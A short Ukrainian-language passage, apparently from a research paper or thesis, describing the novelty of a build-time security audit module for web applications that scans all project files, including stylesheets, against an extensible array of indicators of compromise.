Новизна запропонованого рішення полягає в тому, що аналіз відбувається на етапі збірки додатку, через який проходять всі файли проекту, що дає змогу проводити аудит не лише JS-скриптів, а й файлів стилів, тощо.

Крім того, модуль легко розширюється та підлаштовується під потреби конкретного продукту. Масив індикаторів компрометації можна доповнювати будь-якими новими, що можуть вказувати на атаки, особливо небезпечні для певної групи користувачів конкретного веб-додатку.